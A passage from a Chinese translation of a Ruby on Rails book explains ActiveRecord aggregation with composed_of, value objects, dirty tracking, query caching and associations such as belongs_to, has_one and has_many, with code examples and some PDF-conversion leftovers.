譬如说，我们可能在数据库中用多个字段来保存客户的名字——各个字段分别保存姓（last name）、名（first name）和中间名首字母（middle initials）。在程序中，我们希望把这些与“名字”相关的信息都包装在一个 Name 对象中，也就是说，把数据库中的三个字段映射到一个 Ruby 对象，后者又和别的很多属性一起被包含在 Customer 模型对象中。当把模型对象写回数据库时，我们也希望把 Name 对象中的数据抽取出来，分别写回数据库中对应的字段。



这种功能叫做聚合（*aggregation*）——也有人把它叫做组合（*composition*），这取决于你采用何种视角¹。毫不意外地，在 ActiveRecord 中可以很容易地实现这一功能：你只需要定义一个用于保存数据的类，然后在模型类中加上一个声明，告诉它应该将哪些字段映射到这个数据容器类就可以了。

用于保存复合数据的类（譬如这里的 Name 类）必须符合两个条件。首先，它必须有一个构造函数，其参数必须对应于它所映射的数据库字段；其次，它必须为所映射的每个字段提供一个可读的属性。在其内部可以用任何方式保存数据，只要能通过构造函数与属性达到映射的目的就行了。

在上述例子中，我们可以定义一个简单的 Name 类，在其中用实例变量来保存三个字段的值。此外，我们还定义了一个 `to_s()` 方法，以字符串的形式输出客户的全名。

```

e1/ar/aggregation.rb
class Name
  attr_reader :first, :initials, :last

  def initialize(first, initials, last)
    @first = first
    @initials = initials
    @last = last
  end

  def to_s
    [@first, @initials, @last].compact.join(" ")
  end
end
  
```

¹译者注：如果“自顶向下”地观察，可以认为一个模型对象“聚合”了多项数据；如果“自底向上”地观察，可以认为这些数据共同“组合”成为模型对象。

```
end
end
```

现在，我们必须告诉 `Customer` 模型类：`first_name`、`initials` 和 `last_name` 这三个数据库字段应该被映射到 `Name` 对象上。这是通过 `composed_of` 声明来完成的。

虽然 `composed_of` 声明必需的参数只有一个，不过我们还是首先介绍它的完整形式，然后介绍各个参数的默认值。

```
composed_of :attr_name, :class_name => SomeClass, :mapping => mapping,
:allow_nil => boolean, :constructor => SomeProc, :converter => SomeProc
```

`attr_name` 参数指定了复合属性（也就是我们的 `Name` 对象）在模型类中的名称。如果我们这样定义 `Customer` 类：

```
class Customer < ActiveRecord::Base
  composed_of :name, ...
end
```

那么就可以通过 `Customer` 对象的 `name` 属性来访问这个复合对象。

```
customer = Customer.find(123)
puts customer.name.first
```

`:class_name` 选项指定了用于保存复合数据的类名。这个选项的值可以是一个类常量，也可以是包含类名的字符串或符号。在这里，复合数据类的名字是 `Name`，所以我们可以这样写：

```
class Customer < ActiveRecord::Base
  composed_of :name, :class_name => "Name", ...
end
```

如果类名恰好就是属性名的混合大小写形式（譬如在这里就是这样），那么 `:class_name` 选项可以不必指定。

345

`:mapping` 选项告诉 `ActiveRecord` 如何将数据库字段映射到复合对象的属性及构造函数参数。通过该选项传入的参数要么是一个“拥有两个元素的数组”，要么是由“拥有两个元素的数组”组成的数组。在每个二元数组中，第一个元素代表数据库字段的名字，第二个元素代表复合对象中对应的属性名称。参数中各个元素的顺序就决定了数据库字段传递给 `initialize()` 方法的顺序。图 18.2 展示了 `:mapping` 选项的工作原理。如果没有提供这个选项，`ActiveRecord` 会假设数据库字段与复合对象属性都按照模型对象属性的命名方式来命名。




图 18.2 数据库表与复合数据类之间的映射关系

`:allow_nil` 参数如果被设为 `true`，当值对象被赋值为 `nil` 时，所有映射属性都会被赋值为 `nil`。该参数的默认值为 `false`。

:constructor参数的值可以是一个代表方法名的符号；也可以是一个Proc。该方法或Proc会被用于值对象的初始化。所有被映射的属性都会被传入这个“构造函数”，其顺序以:mapping中定义的顺序为准。:constructor的默认值是:new。

:converter参数的值可以是一个代表方法名的符号；也可以是一个Proc。当值对象被赋上一个新值时，该方法或Proc就会被调用，传入待赋的值。只有当新值是:class_name的实例时，这个“转换函数”才不会被调用。

346 以Name类为例，我们需要将数据库中的三个字段映射到复合对象。

customers表的定义如下：

```
e1/ar/aggregation.rb
create_table :customers, :force => true do |t|
  t.datetime   :created_at
  t.decimal    :credit_limit, :precision => 10, :scale => 2, :default => 100
  t.string     :first_name
  t.string     :initials
  t.string     :last_name
  t.datetime   :last_purchase
  t.integer    :purchase_count, :default => 0
end
```

first_name、initials和last_name这三个字段应该分别映射到Name类的first、initials和last属性¹²。为了指定这一映射规则，我们需要使用下列声明：

```
e1/ar/aggregation.rb
class Customer < ActiveRecord::Base

  composed_of :name,
               :class_name => "Name",
               :mapping =>
                 [ # database      ruby
                   %w[ first_name first ],
                   %w[ initials   initials ],
                   %w[ last_name   last ]
                 ]
end
```

介绍这些选项花了我们一点时间，不过实际上创建映射关系并没花多少功夫。而且一旦关系创建好，用起来也非常容易：模型对象中的复合属性就是你所定义的复合类的一个实例。

```
e1/ar/aggregation.rb
name = Name.new("Dwight", "D", "Eisenhower")

Customer.create(:credit_limit => 1000, :name => name)

customer = Customer.find(:first)
puts customer.name.first  #=> Dwight
puts customer.name.last   #=> Eisenhower
puts customer.name.to_s    #=> Dwight D Eisenhower
customer.name = Name.new("Harry", nil, "Truman")
customer.save
```

上述代码在customers表中新建了一条记录，其中first_name、initials和last_name三个字段的值来自新建的Name对象——分别对应于first、initials和last属性。然后，我们又把这条记录从数据库中读出，并通过复合对象访问了这三个字段。最后，我们对这条记录进行了更新。请注意，我们不能修改复合对象的属性值，只能传入一个新的对象。

¹² 在真实的应用程序中，我们通常会给字段和属性使用同样的名字。在这里使用不同的名字只是为了展示如何使用: mapping选项。

复合对象并非一定要映射数据库中的多个字段，把一个字段映射到自定义的一个类也是很常见（并且经常很有用）的做法。譬如说，数据库中有个字段存储着某种金额信息，那么你也许更愿意创建一个 Money 类来保存这项信息（同时给它相应的行为），而不是简单地将其映射成一个浮点数。

我们也可以用 `composed_of` 声明来保存结构化数据，可以在复合对象中实现它自己的序列化逻辑，而不是用 YAML 将数据序列化到数据库。不妨回想一下我们是如何存储顾客的“最后 5 次购买行为”的：此前，我们把这些数据放在一个 Ruby 数组中，然后将其序列化成一个 YAML 字符串放入数据库；现在，我们可以把这些信息放入一个对象，然后让这个对象用它自己的格式——譬如说，逗号分隔的字符串——保存这些数据。

首先，我们创建 `LastFive` 类来保存“最后 5 次购买行为”信息。因为这些信息在数据库中的保存形式是一个字符串，所以 `LastFive` 类的构造函数也应该接受一个字符串作为参数，并且对应的属性也应该返回包含这些信息的字符串。但在对象内部，我们把信息保存成一个 Ruby 数组。

```
e1/ar/aggregation.rb
class LastFive

  attr_reader :list

  # Takes a string containing "a,b,c" and
  # stores [ 'a', 'b', 'c' ]
  def initialize(list_as_string)
    @list = list_as_string.split(/,/)
  end

  # Returns our contents as a
  # comma delimited string
  def last_five
    @list.join(',')
  end
end
```

然后，我们要声明用 `LastFive` 类来包装数据库中的 `last_five` 字段。

```
e1/ar/aggregation.rb
class Purchase < ActiveRecord::Base
  composed_of :last_five
end
```

< 348

运行上述程序，我们就会看到：模型对象的 `last_five` 属性中包含了一个值数组。

```
e1/ar/aggregation.rb
Purchase.create(:last_five => LastFive.new("3,4,5"))

purchase = Purchase.find(:first)

puts purchase.last_five.list[1] #=> 4
```

复合对象是值对象

所谓值对象 (*value object*) 是指这样的对象：一旦创建以后，它的状态就不能再修改——也就是说，创建好之后这个对象就被“冻结”了。在 ActiveRecord 中，被聚合的对象都应该是值对象：你不应该修改它们的内部状态。

ActiveRecord 和 Ruby 都无法强制要求你不修改对象状态——譬如说，至少你可以用 `String` 类提供的 `replace()` 方法来修改复合对象中属性的值。然而，即使你这样做了，当你随后保存模型对象时，ActiveRecord 也会直接忽略你所作的修改。

所以，如果要改变一个复合属性中某个字段的值，正确的做法应该是把一个新的复合对象赋给这个属性。

```
customer = Customer.find(123)
old_name = customer.name
customer.name = Name.new(old_name.first, old_name.initials, "Smith")
customer.save
```

18.7 杂录

Miscellany

下面是一些与 ActiveRecord 相关的内容，不过我们找不到更合适的地方来安放这些内容，只好把它们全都归入“杂录”了。

对象 ID

模型对象重新定义了 `id()` 和 `hash()` 这两个方法，它们都会返回模型对象的主键^{*}。这也就是说，拥有合法 ID 的模型对象可以被用作 `hash` 的键，而未保存的模型对象则不行（因为它们还没有合法的 ID）。

如果两个模型对象的类型相同，并且主键值也相同，它们就会被判定为相等（`==` 操作符返回 `true`）。这也就是说，两个尚未保存的模型对象始终有可能被判定为相等，即便其中的属性数据并不相同。如果你确实要在尚未保存的模型对象之间判定相等性（这种情况并不常见），也许你应该覆盖 `==` 方法。

349

使用裸连接

借助 ActiveRecord 的连接适配器，你可以直接执行 SQL 语句。不过，在某些——非常罕见的情况下，你会希望跳出 ActiveRecord 模型类的上下文，直接与数据库交互。

在最低的层面上，你可以调用 `execute()` 方法来执行——与数据库产品和版本相关的——SQL 语句，该方法的返回值取决于当前使用的数据库适配器。以 MySQL 为例，该方法会返回一个 `Mysql::Result` 对象。如果真的要在这么低的层面上工作，也许你应该查看 `execute()` 方法的实现代码，以了解其中的细节。不过通常你不用这么麻烦，因为数据库适配器层提供了较为高级的抽象。

用 `select_all()` 方法可以执行一个查询，并返回一个属性 `hash` 构成的数组，对应于查询的结果集。

```
res = Order.connection.select_all(" select id, quantity*unit_price as total " +
                                    " from line_items ")
p res
```

上述代码的输出结果大概是：

```
[{"total"=>"29.95", "id"=>"91"},  
 {"total"=>"59.90", "id"=>"92"},  
 {"total"=>"44.95", "id"=>"93"}]
```

`select_one()` 方法则会返回一个 `hash`，对应于结果集中的第一条记录。

查看 `AbstractAdapter` 类的 API 文档，还可以找到一些别的低级连接方法。

^{*}译者注：译者对此进行了验证，发现不论是否为已保存的模型对象，`id()` 与 `hash()` 方法返回的值都不相等。读者可能需要留意。

缺失 ID 的时候……

如果你用 SQL 语句将记录读入模型对象，有可能遇到一些潜在的问题。

ActiveRecord 根据 `id` 字段来跟踪数据的归属。如果在用 `find_by_sql()` 方法获取数据时没有取出 `id` 字段，那么得到的模型对象就无法再次存回数据库。糟糕的是，ActiveRecord 会尝试保存它们，然后悄无声息地失败。譬如说，下列代码不会更新数据库：

```
result = LineItem.find_by_sql("select quantity from line_items")
result.each do |li|
  li.quantity += 2
  li.save
end
```

也许在将来的某一天，ActiveRecord 会判断模型对象是否缺少 `id`，并在缺少 `id` 又试图存回数据库的情况下抛出异常。但就目前而言，责任是很分明的：如果你打算把模型对象存回数据库，那么在读取它们的时候就必须同时取出主键字段。实际上，除非有什么特别的理由，否则通常都应该用 `select *` 来查询数据。

< 350

魔术字段

在前面两章，我们已经提到过几个这样的字段：它们对于 ActiveRecord 有着特殊的意义。下面就列举出所有的这些“魔术字段”。

`created_at`, `created_on`, `updated_at`, `updated_on`

在记录创建或更新时自动更新时间戳（详见原书第 405 页）。请首先确认你所使用的数据库是否接受 `date`、`datetime` 或字符串格式的时间值。按照 Rails 的约定，`_on` 格式的时间戳字段用于记录日期，`_at` 格式的字段则用于记录时间。

`lock_version`

如果表中包含 `lock_version` 字段，Rails 会自动跟踪记录的版本号，并对记录加乐观锁（原书第 418 页）。

`type`

单表继承使用该字段来保存记录对应的类型（原书第 373 页）。

`id`

主键字段的默认名字（原书第 316 页）。

`xxx_id`

外键引用的默认名字，`xxx` 是被引用表名的单数形式（原书第 353 页）。

`xxx_count`

为子表 `xxx` 维护计数器缓存（原书第 391 页）。

`position`

使用 `acts_as_list` 时，当前记录在列表中的位置（原书第 384 页）。

parent_id

使用 `acts_as_tree` 时，父记录的 ID（原书第 386 页）。

局部更新和脏记录标识

正常情况下，我们不用操心这些。不过当 Rails 执行 `save` 操作时，只有通过直接赋值的方式被修改的那些属性才会被保存到数据库。这一行为可能带来效率上的收益（与数据库配置有关），无疑能让日志更具可读性。

为了支持这一功能，`ActiveRecord` 会跟踪每条记录、每个属性的变化情况。通过 Rails 提供的几个访问方法，我们也可以查询到这些跟踪信息：

```
user = User.find_by_name("dave")
user.changed?          # => false

351 >
user.name = "Dave Thomas"
user.changed?          # => true
user.changed           # => ['name']
user.changes           # => {"name"=>["dave", "Dave Thomas"]}

user.name_changed?    # => true
user.name_was          # => 'dave'
user.name_change       # => ['dave', 'Dave Thomas']
user.name = 'Dave'
user.name_change       # => ['dave', 'Dave']

user.save
user.changed?          # => false
user.name_changed?    # => false

user.name = 'Dave'
user.name_changed?    # => false
user.name_change       # => nil
```

请注意：如果用直接赋值之外的任何方式修改属性的值，就要调用相应的 `_will_change!` 方法，使 `ActiveRecord` 获知此次修改：

```
user.name_will_change!
user.name << 'Thomas'
user.name_change #=> ['Dave', 'Dave Thomas']
```

在模型类中将 `partial_updates` 设置为 `false` 即可禁用局部更新的功能。如果希望在整个系统禁用局部更新，请在 `config/initializer` 目录下的任意 `.rb` 文件中加上下列内容：

```
 ActiveRecord::Base.partial_updates = false
```

查询缓存

在理想的世界里，你不会在处理一次请求的过程中反复执行同一个查询。但随着代码模块化程度的提高，重复查询的可能性也会提高。为了支持模块化而不损失性能，Rails 会缓存查询的结果。这一切是自动发生的，通常对于开发者并不可见，你也无须额外做什么工作来获得缓存的好处。倒是在一些罕见的情况下，你要额外做些工作来使缓存不生效：

```
uncache do
  first_order = Orders.find(:first)
end
```

如果真想了解这背后的细节，可以在 `ActiveRecord::ConnectionAdapters::QueryCache` 的文档中找到更多信息。

第 19 章

ActiveRecord 第二部分： 表间关联

Active Record Part II: Relationships Between Tables

大部分应用程序都会用到不止一张表，并且表与表之间常常有关联。譬如说，订单由多个订单项组成，每个订单项又引用到一个特定的货品，货品又可以归属于不同的货品类别，各个类别中都有多个不同的货品。

在数据库结构中，表间关联是以主键关联的形式来表现的¹。譬如说，订单项引用到货品，那么 `line_items` 表中就有一个字段来保存对应 `product` 记录的主键值——按照数据库的行话，`line_item` 表有一个指向 `products` 表的外键。

但这一切都发生在相当低的层面上。在应用程序中，我们希望处理模型对象以及它们之间的关联，而不是数据库记录和字段。譬如说，一份订单由多个订单项组成，那么我们就希望能够以某种方式遍历它们；一个订单项引用到一件货品，我们就希望能够以最简单明了的方式来做一些事情，譬如说：

```
price = line_item.product.price
```

而不是：

```
product_id    = line_item.product_id
product      = Product.find(product_id)
price        = product.price
```

353

ActiveRecord 可以帮助你。在它的 ORM 魔法中，很重要的一部分就是将低层次的外键关联转化为高层次的对象关联。它可以搞定下列三种基本的情况：

- A 表中的 1 条记录与 B 表中的 0 条或 1 条记录关联。
- A 表中的 1 条记录与 B 表中的任意多条记录关联。
- A 表中的任意多条记录与 B 表中的任意多条记录关联。

¹ 模型对象之间还存在另一种形式的关联：一个模型是另一个模型的子类。我们会在第 19.4 节“单表继承”（原书第 373 页）中讨论这种情况。

当需要建立关联时，我们必须给 ActiveRecord 提供一点小小的帮助。说实话，这并不是 ActiveRecord 的错，因为从数据库结构根本无法推知开发者究竟想要建立怎样的关联。不过，我们要做的事情也非常少。

19.1 创建外键

Creating Foreign Keys

如前所述，两张表的关联是通过外键引用来实现的。在下列的迁移任务中，`line_items` 表包含了指向 `products` 和 `orders` 表的外键。

```
def self.up
  create_table :products do |t|
    t.string :title
    # ...
  end

  create_table :orders do |t|
    t.string :name
    # ...
  end

  create_table :line_items do |t|
    t.integer :product_id
    t.integer :order_id
    t.integer :quantity
    t.decimal :unit_price :precision => 8, :scale => 2
  end
end
```

需要注意的是，上述迁移任务并没有定义任何外键约束。只是因为开发者创建了 `product_id` 和 `order_id` 这两个字段，并通过这两个字段分别引用 `products` 表和 `orders` 表中的记录，我们才说这里存在表间关联。你也可以在迁移任务中建立外键约束（我个人推荐这样做），但 Rails 并不要求这一点。

看看这个迁移任务，我们就会知道为什么 ActiveRecord 很难自动判断出表间关联。乍看上去，`orders` 和 `products` 表在 `line_items` 那里的外键引用是一模一样的。但一个订单项只能与一件货品关联，一份订单却可以与多个订单项关联。订单项是订单的一部分，却只是引用了货品。

这个例子也展示出了 ActiveRecord 的命名约定：外键字段的名字应该以被引用的目标表名为基础，将其转换为单数形式，并加上`_id` 后缀。外键字段使用了单数形式与`_id` 后缀，也就是说它的名字一定与目标表名不同。譬如说你有一个名叫 `Person` 的 ActiveRecord 模型类，它映射到的数据库表应该是 `people`，在别的表中引用这张表所使用的外键字段名就应该是 `person_id`。

另一种常见的关联是：任意数量的这种东西与任意数量的那种东西相关（譬如说，货品可以属于多个类别，类别也可以拥有多个货品）。对于这种情况，SQL 的惯例是在两者之间建立第三张表，称之为连接表 (*join table*)。针对需要关联的两张表，连接表分别保存了它们的外键。也就是说，连接表中的每一条记录代表另外两张表之间的一个连接。请看下面的迁移任务：

```
def self.up
  create_table :products do |t|
    t.string :title
    # ...
  end

  create_table :categories do |t|
```

```

t.string :name
# ...
end

create_table :categories_products, :id => false do |t|
  t.integer :product_id
  t.integer :category_id
end

# Indexes are important for performance if join tables grow big
add_index :categories_products, [:product_id, :category_id], :unique => true
add_index :categories_products, :category_id, :unique => false
end

```

按照 Rails 的命名约定，连接表的名字应该以需要连接的两张表的名称（按照字母顺序区分先后）为基础。譬如说，`categories_products` 表就负责将 `categories` 和 `products` 两张表连接起来。如果用别的名字，就需要加上额外的声明，这样 Rails 才能找到连接表。在第 19.3 节 “`belongs_to` 和 `has_xxx` 声明”（原书第 358 页）中，我们会详细介绍这方面的内容。

< 355


请注意，我们的关联表并不需要用 `id` 字段作为主键，因为“货品”与“类别”的组合是唯一的。为了不让迁移任务自动生成 `id` 字段，我们指定了 `:id=>false`。随后，我们还为连接表创建了两个索引。其中第一个是复合索引，它有两方面的用途：首先它会创建针对两个外键字段的索引；此外在大部分数据库上它还会同时生成针对 `product_id` 字段的索引，使得针对这个字段的查询也能够更快地进行。第二个索引则用于加速针对 `category_id` 的检索。

19.2 在模型对象中指定关联 Specifying Relationships in Models

ActiveRecord 支持三种表间关联：一对一（one-to-one）、一对多（one-to-many）、多对多（many-to-many）。你必须在模型类中加上声明以便指明使用哪种关联：`has_one`、`has_many`、`belongs_to` 或 `has_and_belongs_to_many`。

一对一关联

一对一关联（或者更精确地说，“一个对象”与“一个或零个其他对象”的关联）的实现方式是在其中一张表里保存外键字段，引用另一张表里的记录。一对一关联很可能存在于“订单”与“发票”之间：每份订单最多对应一张发票。




正如这里的例子所示，在 Rails 中声明一对一关联的方式是给 `Order` 模型类加上 `has_one` 声明、同时给 `Invoice` 模型类加上 `belongs_to` 声明。

有一条重要的规则要牢记：含有外键字段的表，与其对应的模型类始终应该使用 `belongs_to` 声明。

一对多关联

使用一对多关联是用于表现一组对象的。譬如说，一份订单可以关联任意多个订单项。在数据库里，所有这些订单项记录都会包含同样的外键值，指向同一条订单记录。



```

class LineItem < ActiveRecord::Base
  belongs_to :order
  # ...
end

class Order < ActiveRecord::Base
  has_many :line_items
  # ...
end


```

在 ActiveRecord 中，父对象（它在逻辑上包含一组子对象）应该使用 `has_many` 来声明与子对象的关联，子对象则应该用 `belongs_to` 来声明与父对象的关联。具体到这个例子就有 `LineItem belongs_to :order` 和 `Order has_many :line_items`。

再次强调：由于 `line_items` 表包含外键，所以，`LineItem` 对象就应该包含 `belongs_to` 声明。

多对多关联

最后，我们可能希望对货品进行分类。一种货品可以属于多个类别，而每个类别也会包含多种货品。这正是典型的多对多关联：每种对象都包含一组另一种对象。



在 Rails 中，我们会给这两个模型类都加上 `has_and_belongs_to_many` 声明，以此描述它们之间的多对多关联。以下我们把这个声明简写为 `habtm`。

多对多关联是对称的——两个模型类都用 `habtm` 来声明自己与对方的关系。

在数据库中，多对多关联是借助一张连接表作为中介来实现的，这张表包含分别指向两张目标表的外键。默认情况下，ActiveRecord 认为连接表的名字应该是将两张目标表的名字按照字母顺序连接起来得到的结果。譬如前面的例子，我们将 `categories` 表和 `products` 表连接起来，所以 ActiveRecord 会尝试找到一张名为 `categories_products` 的连接表。

19.3 belongs_to 和 has_xxx 声明 belongs_to and has_xxx Declarations

不同的关联声明 (`belongs_to`、`has_one` 等) 不仅用于指定表与表之间的关系，它们还会分别为模型对象增加几个方法，以便导航访问到相关的对象。下面我们就详细介绍它们为模型对象增加

的方法。（如果你只想查看这些方法的简明列表，在原书第382页的图19.3有一个总结。）

belongs_to() 声明

`belongs_to()` 声明的含义是：当前对象从属于一个父对象。当你想到这种关联时，**属于** (*belongs*) 这个词也许并不会第一时间浮现在你的脑海里，不过按照 ActiveRecord 的约定，包含外键的表就从属于被外键引用的表。你也可以一边在代码里写 `belong_to`，一边在脑子里想引用 (*reference*) —— 如果你觉得这样有助于思考的话。

父类的名字应该基于建立关联的属性名，只不过采用混合大小写的单数形式；在数据库表中，外键字段的名字同样基于这个属性名，并加上`_id`后缀。下面是两个 `belongs_to` 声明，以及相关的外键字段、目标类和表名：

```
class LineItem < ActiveRecord::Base
  belongs_to :product
  belongs_to :invoice_item
end
```

声明	外键	目标类	目标表
<code>belongs_to :product</code>	<code>product_id</code>	<code>Product</code>	<code>products</code>
<code>belongs_to :invoice_item</code>	<code>invoice_item_id</code>	<code>InvoiceItem</code>	<code>invoice_items</code>

ActiveRecord 会分别将 `LineItem` 类关联到 `Product` 类和 `InvoiceItem` 类。在数据库表结构中，`line_items` 表会分别用 `product_id` 和 `invoice_item_id` 两个外键引用 `products` 表和 `invoice_items` 的 `id` 字段。

你也可以在声明关联时传入一个 `hash` 给 `belongs_to()`，重新定义这些名称。

```
class LineItem < ActiveRecord::Base
  belongs_to :paid_order,
    :class_name      => "Order",
    :foreign_key     => "order_id",
    :conditions      => "paid_on is not null"
end
```

在这个例子中，我们创建了一个名为 `paid_order` 的关联，它是指向 `Order` 类（以及 `orders` 表）的引用。这个关联是通过 `order_id` 外键建立起来的，但除了外键之外，这里还增加了一个判断条件：仅当记录的 `paid_on` 字段不为空时，才去寻找与之对应的订单记录。此时，我们在程序中建立的关联就无法直接映射到 `line_items` 表的某个字段上了。`belongs_to` 还接受别的一些参数，在后面介绍更高阶的内容时我们就会看到这些参数。

`belongs_to()` 方法会帮模型类创建一组用于管理关联的实例方法，这些方法都以关联的名字开头。譬如我们的 `LineItem` 类有如下声明：

```
class LineItem < ActiveRecord::Base
  belongs_to :product
end
```

此时 `LineItem` 对象和其所属的 `Product` 对象就会拥有下列方法：

`product(force_reload=false)`

返回关联的 `Product` 对象（如果没有关联对象存在，就返回 `nil`）。返回结果会被缓存住，如果下次调用该方法时没有传入 `true` 作为参数，那么 ActiveRecord 就不会再次查询数据库，而是直接返回缓存的结果。

大多数情况下，调用这个方法就好像是在访问 LineItem 对象的一个属性一样。

```
li = LineItem.find(1)
puts "The product name is #{li.product.name}"

product=obj
```

将当前的 LineItem 对象与指定的 Product 对象关联起来，将 line_items 记录的外键值设为 products 记录的主键值。如果 Product 对象尚未被保存，ActiveRecord 会在保存 LineItem 对象的同时保存它，外键关联也会被一并保存。

build_product(attributes={})

新建一个 Product 对象，用指定的属性对其进行初始化，并将当前的 LineItem 对象与之关联。方法调用结束后，Product 对象尚未被保存到数据库。

create_product(attributes={})

新建 Product 对象，将当前 LineItem 对象与之关联，并保存 Product 对象。

下面我们就来看看如何使用这些自动生成的方法。假设我们有下列模型类：

```
ej/ar/associations.rb
class Product < ActiveRecord::Base
  has_many :line_items
end

class LineItem < ActiveRecord::Base
  belongs_to :product
end
```

359

再假设数据库里已经有一些订单项和货品数据。我们执行下列代码。

```
e1/ar/associations.rb
item = LineItem.find(2)

# item.product is the associated Product object
puts "Current product is #{item.product.id}"
puts item.product.title

item.product = Product.new( :title      => "Rails for Java Developers" ,
                           :description => "...",
                           :image_url   => "http://....jpg",
                           :price       => 34.95,
                           :available_at=> Time.now)
item.save!

puts "New product is #{item.product.id}"
puts item.product.title
```

运行上述代码（当然，首先配置好数据库连接），我们会看到下列输出：

```
Current product is 1
Programming Ruby
New product is 2
Rails for Java Developers
```

我们用到了 LineItem 类中生成的 `product()` 和 `product=(())` 方法来访问和更新与 LineItem 对象关联的 Product 对象，ActiveRecord 则在幕后操作数据库。当我们保存 LineItem 对象时，新建的 Product 对象也会被保存，并且 line_items 表中对应记录的 `product_id` 外键字段值会被更新为 products 表中新增那条记录的 id 值。

我们还可以用自动生成的 `create_product` 方法来新建一个 `Product` 对象，并将其与我们的 `LineItem` 对象关联。

```
e1/ar/associations.rb
item.create_product( :title           => "Rails Recipes" ,
                     :description    => "...",
                     :image_url      => "http://....jpg",
                     :price          => 32.95,
                     :available_at   => Time.now)
```

由于我们使用了 `create_product` 方法（而非 `build_product`），所以无须再显式地保存 `Product` 对象。

has_one()声明

`has_one` 声明的含义是：当前对象拥有一个子对象（默认情况下，后者的名字应该是属性名的混合大小写的复数形式）。也就是说，子类所对应的表包含外键，指向带有 `has_one` 声明的类所对应的表。例如下列代码声明了 `invoices` 表是 `orders` 表的子表：

```
class Order < ActiveRecord::Base
  has_one :invoice
end
```

声明	外键	目标类	目标表
<code>has_one :invoice</code>	<code>order_id</code> (在 <code>invoices</code> 表中)	<code>Invoice</code>	<code>invoices</code>

`has_one` 声明也会给模型对象添加一组方法，并且它所添加的方法和 `belongs_to` 完全一样。所以，根据上述类定义，我们就可以写出以下代码：

```
order = Order.new(... attributes ...)
invoice = Invoice.new(... attributes ...)
order.invoice = invoice
```

如果一条父记录没有与之对应的子记录，`has_one` 关联就会被设置为 `nil`（Ruby 将其当作 `false` 处理），因此你可以写出这样的代码：

```
if order.invoice
  print_invoice(order.invoice)
end
```

如果已经有一个子对象存在，而你又尝试把另一个子对象赋给 `has_one` 关联时，现有的子对象就会被更新，去掉其中指向父记录的外键关联（外键值被设为 `null`），如图 19.1 所示。

has_one 的选项

我们也可以传入一个 `hash` 给 `has_one()`，以改变它的默认行为。除了在 `belongs_to()` 那里已经看到过的 `:class_name`、`:foreign_key` 和 `:conditions` 等选项之外，`has_one` 还有别的选项。现在我们只是稍作介绍，后面还会详细介绍它们。

`:dependent` 选项告诉 `ActiveRecord` 在删除父记录时应该如何处理子记录。它有 3 个可选的值：

`:dependent => :destroy`

删除父记录的同时删除子表中的关联记录。

`:dependent => :delete`

删除父记录的同时删除子表中的关联记录，但不会调用子对象的 `destroy` 方法。

`:dependent => :nullify`

删除父记录之后留下子记录，同时将子记录的外键值设为 null。




图 19.1 添加 has_one 关联

has_many() 声明

`has_many` 会定义一个属性，该属性是一组子对象的集合。

```
class Order < ActiveRecord::Base
  has_many :line_items
end
```

声明	外键	目标类	目标表
<code>has_many :line_items</code>	<code>order_id (在 line_items 表中)</code>	<code>LineItem</code>	<code>line_items</code>

你可以像遍历数组那样访问所有子对象，也可以查找某个特定的子对象，或者插入一个新的子对象。譬如说，下列代码就在一份订单中插入了几条新的订单项：

```
order = Order.new
params[:products_to_buy].each do |prd_id, qty|
  product = Product.find(prd_id)
  order.line_items << LineItem.new(:product => product,
                                         :quantity => qty)
end
order.save
```

追加操作符 (`<<`) 不仅是把 `LineItem` 对象放进 `Order` 对象的列表，而且还把 `Order` 对象赋给 `LineItem` 对象建立关联，将 `line_items` 记录的外键设为 `orders` 记录的 `id` 值。当保存父对象（`Order` 对象）时，子对象（`LineItem` 对象）也会被自动保存。

我们可以遍历所有的子对象——`has_many` 定义的属性看上去就像一个数组。

```
order = Order.find(123)
total = 0.0

order.line_items.each do |li|
  total += li.quantity * li.unit_price
end
```

跟 `has_one` 一样，你同样可以传入一个 `hash` 给 `has_many`，以改变 `ActiveRecord` 的默认约定。`:class_name`、`:foreign_key` 和 `:conditions` 等选项的用途跟 `has_one` 那里一样。

:dependent 选项可用的值包括 :destroy、:nullify 和 :delete_all——其含义也和 has_one 那里一样，不过在这里它适用于所有子对象。

